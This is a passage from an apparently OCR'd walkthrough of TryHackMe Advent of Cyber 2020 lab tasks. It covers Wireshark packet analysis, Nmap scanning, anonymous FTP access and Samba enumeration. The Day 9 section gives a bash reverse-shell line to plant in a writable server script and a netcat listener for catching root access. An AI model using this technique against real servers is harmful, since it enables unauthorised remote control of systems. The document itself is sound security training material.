Analyze the packet carefully. Ignore the "JS","CSS","font" and images.




No.	Time	Source	Destination	Protocol	Length	Info
303	63.695898	10.10.67.199	10.10.15.52	HTTP	399	GET /css/dark.css HTTP/1.1
315	63.697840	10.10.67.199	10.10.15.52	HTTP	384	GET /js/bundle.js HTTP/1.1
316	63.698177	10.10.67.199	10.10.15.52	HTTP	393	GET /js/instantpage.min.js HTTP/1.1
320	63.701373	10.10.67.199	10.10.15.52	HTTP	398	GET /images/icon.png HTTP/1.1
335	63.987281	10.10.67.199	10.10.15.52	HTTP	387	GET /post/index.json HTTP/1.1
338	63.997588	10.10.67.199	10.10.15.52	HTTP	366	GET /favicon.ico HTTP/1.1
340	64.005368	10.10.67.199	10.10.15.52	HTTP	481	GET /fonts/noto-sans-jp-v25-japanese_latin-regular.woff2 HTTP…
462	64.020692	10.10.67.199	10.10.15.52	HTTP	496	GET /fontawesome/webfonts/fa-solid-900.woff2 HTTP/1.1
467	64.028410	10.10.67.199	10.10.15.52	HTTP	466	GET /fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
471	64.222360	10.10.67.199	10.10.15.52	HTTP	365	GET /posts/reindeer-of-the-week/ HTTP/1.1
475	66.239846	10.10.67.199	10.10.15.52	HTTP	369	GET /posts/post/index.json HTTP/1.1
478	66.249669	10.10.67.199	10.10.15.52	HTTP	463	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff…
480	66.251644	10.10.67.199	10.10.15.52	HTTP	448	GET /posts/fonts/roboto-v20-latin-regular.woff2 HTTP/1.1
482	66.262598	10.10.67.199	10.10.15.52	HTTP	462	GET /posts/fonts/noto-sans-jp-v25-japanese_latin-regular.woff…
484	66.279297	10.10.67.199	10.10.15.52	HTTP	447	GET /posts/fonts/roboto-v20-latin-regular.woff HTTP/1.1

Question 4

Let's begin analysing "pcap2.pcap". Look at the captured FTP traffic; what password was leaked during the login process?

There's a lot of irrelevant data here - Using a filter here would be useful! Open "pcap2.pcap",filter the traffic by typing ftp in the filter bar.




No.	Time	Source	Destination	Protocol	Length	Info
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
16	4.105504	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmcskidy
22	7.866430	10.10.122.128	10.10.73.252	FTP	100	Response: 331 Please specify the password.
28	14.282063	10.10.73.252	10.10.122.128	FTP	98	Request: PASS
31	16.735293	10.10.122.128	10.10.73.252	FTP	88	Response: 530 Login incorrect.
33	16.735723	10.10.73.252	10.10.122.128	FTP	72	Request: SYST
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please login with USER and PASS.
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
41	19.727175	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
52	22.445915	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server!.
55	24.441994	10.10.73.252	10.10.122.128	FTP	82	Request: USER anonymous
57	24.453374	10.10.122.128	10.10.73.252	FTP	89	Response: 230 Login successful.
59	24.453749	10.10.73.252	10.10.122.128	FTP	72	Request: SYST

Question 5

Continuing with our analysis of "pcap2.pcap", what is the name of the protocol that is encrypted?

Clear the filter, look for the familiar secure protocol.



Apply a display filter ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	150	Server: Encrypted packet (len=96)
3	0.060016	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.101317	10.11.3.2	10.10.122.128	TCP	54	57748 → 22 [ACK] Seq=1 Ack=145 Win=1029 Len=0
5	1.127866	10.10.122.128	91.189.92.40	TCP	74	33400 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 …
6	2.549894	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
7	2.549999	10.10.122.128	10.10.73.252	FTP	80	Response: 221 Goodbye.
8	2.550011	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [FIN, ACK] Seq=15 Ack=7 Win=490 Len=0 TSval=894813…
9	2.555520	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 TSval=411028463 T…
10	2.555529	10.10.73.252	10.10.122.128	TCP	66	45332 → 21 [FIN, ACK] Seq=7 Ack=16 Win=491 Len=0 TSval=411028…
11	2.555534	10.10.122.128	10.10.73.252	TCP	66	21 → 45332 [ACK] Seq=16 Ack=8 Win=490 Len=0 TSval=894813670 T…
12	3.175873	10.10.122.128	91.189.92.40	TCP	74	33402 → 443 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 …
13	4.103450	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 T…
14	4.103479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62643 Len=0 MSS=8961 SA…
15	4.103828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411030014 …

Question 6

Analyse "pcap3.pcap" and recover Christmas!

What is on Elf McSkidy's wishlist that will be used to replace Elf McEager?


First scan the packet,check the protocols used. HTTP quite interesting due to 'application/zip' shown. Filter HTTP out to view the other packets related.




Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
392	26.542312	10.10.21.210	10.10.53.219	TCP	9015	80 → 38456 [ACK] Seq=537146 Ack=150 Win=62592 Len=8949 TSval=…
393	26.542372	10.10.21.210	10.10.53.219	TCP	9015	80 → 38456 [ACK] Seq=546095 Ack=150 Win=62592 Len=8949 TSval=…
394	26.542381	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=555044 Win=880000 Len=0 TSval=16…
395	26.542475	10.10.21.210	10.10.53.219	HTTP	10388	HTTP/1.1 200 OK (application/zip)
396	26.542493	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=150 Ack=565366 Win=877568 Len=0 TSval=16…
397	26.542819	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [FIN, ACK] Seq=150 Ack=565366 Win=880000 Len=0 TSv…
398	26.543265	10.10.21.210	10.10.53.219	TCP	66	80 → 38456 [FIN, ACK] Seq=565366 Ack=151 Win=62592 Len=0 TSva…
399	26.543277	10.10.53.219	10.10.21.210	TCP	66	38456 → 80 [ACK] Seq=151 Ack=565367 Win=880000 Len=0 TSval=16…
400	26.551709	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=4465 Ack=6145 Win=1027 Len=0
401	26.551730	10.10.53.219	10.11.3.2	SSH	342	Server: Encrypted packet (len=288)
402	26.553785	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=4465 Ack=6289 Win=1026 Len=0
403	26.553790	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=4465 Ack=6433 Win=1026 Len=0
404	26.554419	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=4465 Ack=6593 Win=1025 Len=0
405	26.555164	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=4465 Ack=6801 Win=1024 Len=0
406	26.607055	10.11.3.2	10.10.53.219	TCP	54	60319 → 22 [ACK] Seq=4465 Ack=7089 Win=1029 Len=0

There's an interesting zip file, download it. ($File \rightarrow ExportObjects \rightarrow HTTP \rightarrow Saveall$)



Go to the file location and unzip the file. Open the Elf McSkidy's wishlist.



[Day 8] What's Under the Christmas Tree?

The Story

After a few months of probation, intern Elf McEager has passed with glowing feedback from Elf McSkidy. During the meeting, Elf McEager asked for more access to The Best Festival Company's (TBFC's) internal network as he wishes to know more about the systems he has sworn to protect..

Elf McSkidy was reluctant to agree. However, after Elf McEager's heroic actions in recovering Christmas, Elf McSkidy soon thought this was a good idea. This was uncharted territory for Elf McEager - he had no idea how to begin finding out this information for his new responsibilities. Thankfully, TBFC has a wonderful up-skill program covering the use of Nmap for ElfMcEager to enrol in.

Question 1


When was Snort created?

Use google to find the answer.

Question 2

Using Nmap on MACHINE_IP , what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest to highest, separated by a comma)


The nmap result will provide three results in ascending order.



Question 3

Run a scan and provide the -Pn flag to ignore ICMP being used to determine if the host is up


By using -Pn, notice that the scanning time took only 1.59 seconds. It also shows that the host is up.




Question 4

Experiment with different scan settings such as-A and -sV whilst comparing the outputs given.

Using -A command:



Using -sV command:



-A provide more information regarding the victims machine and also faster that -sV scan.

Question 4


Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

Check the previous scan results.

Question 5

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?


Use -sV - sC:



Question 6

Now use different scripts against the remaining services to discover any further information about them

Use the same command in question 5.



[Day 9] What's Under the Christmas Tree?


The Story

Even Santa has been having to adopt the "work from home" ethic in 2020. To help Santa out, Elf McSkidy and their team created a file server for The Best Festival Company (TBFC) that uses the FTP protocol. However, an attacker was able to hack this new server. Your mission, should you choose to accept it, is to understand how this hack occurred and to retrace the steps of the attacker.

Question 1

Name the directory on the FTP server that has data accessible by the "anonymous" user.


Login to FTP as 'anonymous'.Once login,type ls to view the directory and permissions.



Question 2

What script gets executed within this directory?


Access the directory in question 1. Check the content of the directory.



Question 3

What movie did Santa have on his Christmas shopping list?

Download the shoppinglist.txt, used 'get shoppinglist.txt' to download the file. Once downloaded,exit into the ftp and cat the text file.




Question 4

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

Note that the script that we have uploaded may take a minute to return a connection. If it doesn't after a couple of minutes, double-check that you have set up a Netcat listener on the device that you are working from, and have provided the TryHackMe IP of the device that you are connecting from.

Steps to exploit 'The Best Festival Company' server:


- Download the script from ftp. Open the script using text editor.




- Add the line of code below into the script and save.

```
bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1
```


- Open another terminal and start netcat.



- Upload the edited script using put command. after updating,exit into the ftp.



- Check the netcat listener if already connected. If connected, use cat to view the flag.



[Day 10] Don't be sElfish!

The Story

The Best Festival Company (TBFC) has since upscaled its IT infrastructure after last year's attack for all the other elves to use, including a VPN server and a few other services. You breathe a sigh of relief..."That's it, Me, Elf McEager saved the Christmas of 2020! I can't wait to—"


But suddenly, a cold shiver runs down your spine, interrupting your monologue...

You suddenly recall that Elf McSkidy had set up a Samba file server just before the attack occurred - could this have been hacked too?! What about our data...Oh no, quick! Find out what usernames may have been leaked and attempt to login to the server yourself, noting down any vulnerabilities found to report back to Elf McSkidy.

Question 1

Using enum4linux, how many users are there on the Samba server?


Run enum4linux. Use -U command to get the userlist.Scroll down and look for 'Users',count all the users.



Question 2

Now how many "shares" are there on the Samba server?


Use enum4linux -S to get the sharelist. Scroll down and look for 'Share enumaration',count the share drive.



Question 3

Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

